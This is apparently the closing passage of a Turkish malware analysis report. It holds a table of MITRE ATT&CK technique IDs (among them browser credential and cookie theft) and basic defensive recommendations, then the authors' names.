T1053 Scheduled Task/Job		T1027 Obfuscated Files or Information	T1539 Steal Web Session Cookie	T1518.001 Security Software Discovery	T1560 Archive Collected Data	T1105 Ingress Tool Transfer	
T1569 System Services		T1140 Deobfuscate/Decode Files or Information	T1555.003 Credentials from Web Browsers	T1012 Query Registry	T1114 Email Collection	T1095 Non-Application Layer Protocol	
				T1083 File and Directory Discovery		T1071 Application Layer Protocol	
				T1082 System Information Discovery			
				T1614 System Location Discovery			
				T1087 Account Discovery			

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Kullanılan işletim sistemini güncel tutulmalıdır.
3. Kripto hesaplarda var ise iki adımlı doğrulama kullanılmalıdır.
4. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.
5. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.

HAZIRLAYANLAR

Ebubekir Erkaya	Linkedin
Alper Aktaş	Linkedin
Tolga Yılmaz	Linkedin
Tuğba Nur Can	Linkedin